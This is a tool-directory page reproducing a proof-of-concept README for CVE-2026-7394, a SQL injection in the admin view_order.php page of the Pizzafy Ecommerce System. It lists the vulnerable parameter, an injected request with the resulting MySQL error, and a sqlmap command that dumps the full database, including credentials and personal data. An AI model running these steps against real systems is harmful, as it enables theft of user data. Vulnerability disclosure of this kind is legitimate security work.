
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-7394-SQLI — Proof-of-concept exploit for CVE-2026-7394, a SQL injection vulnerability in SourceCodester Pizzafy Ecommerce System 1.0. Demonstrates authenticated admin SQLi via the `id` parameter in `admin/view_order.php`, enabling full database dump including user credentials and PII. | Kitploit
Tools/GitHubGitHub/xmyronn/cve-2026-7394-sqli
Vulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration TestingDatabase Security
GitHubxmyronn/cve-2026-7394-sqli

CVE-2026-7394-SQLI

Proof-of-concept exploit for CVE-2026-7394, a SQL injection vulnerability in SourceCodester Pizzafy Ecommerce System 1.0. Demonstrates authenticated admin SQLi via the `id` parameter in `admin/view_order.php`, enabling full database dump including user credentials and PII.

View Repository
386 months agoNot yet reviewed
Share

SQL Injection in Pizzafy Ecommerce System — admin/view_order.php

Details

FieldValue
VendorSourceCodester
ProductPizzafy Ecommerce System using PHP and MySQL
Version1.0
VulnerabilitySQL Injection
CWECWE-89
CVSSv3 Score7.2 (High)
Attack VectorNetwork
Auth RequiredYes (Administrator)
ResearcherXmyronn
Date2026-04-11

https://www.sourcecodester.com/php/18708/pizzafy-ecommerce-system.html


Affected Component

File: Pizzafy/admin/view_order.php
Parameter: id (GET)


Description

The admin/view_order.php endpoint in Pizzafy Ecommerce System 1.0 fails to properly sanitize the id GET parameter before passing it to a MySQL query. An authenticated administrator can manipulate this parameter to inject arbitrary SQL, leading to full database compromise.


Proof of Concept

Step 1 — Login as Administrator

Navigate to:

http://localhost/pizzafy/Pizzafy/admin/index.php

Login with admin credentials.

Step 2 — Navigate to Orders

http://localhost/pizzafy/Pizzafy/admin/index.php?page=orders


Screenshot 2026-04-11 212106

Click View Order on any order entry. Screenshot 2026-04-11 212116

Step 3 — Intercept Request in Burp Suite


The intercepted GET request looks like: Screenshot 2026-04-11 212135

Step 4 — Trigger SQL Error


Modify id=1 to id=': Screenshot 2026-04-11 212145

GET /pizzafy/Pizzafy/admin/view_order.php?id=' HTTP/1.1

Response — MySQL error exposed:

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax;
check the manual that corresponds to your MariaDB server version for the right
syntax to use near ''' at line 1 in
C:\xampp\htdocs\pizzafy\Pizzafy\admin\view_order.php:15

Step 5 — Exploit with sqlmap

Save the request to view_order.txt and run:

sqlmap -r view_order.txt --dump --batch
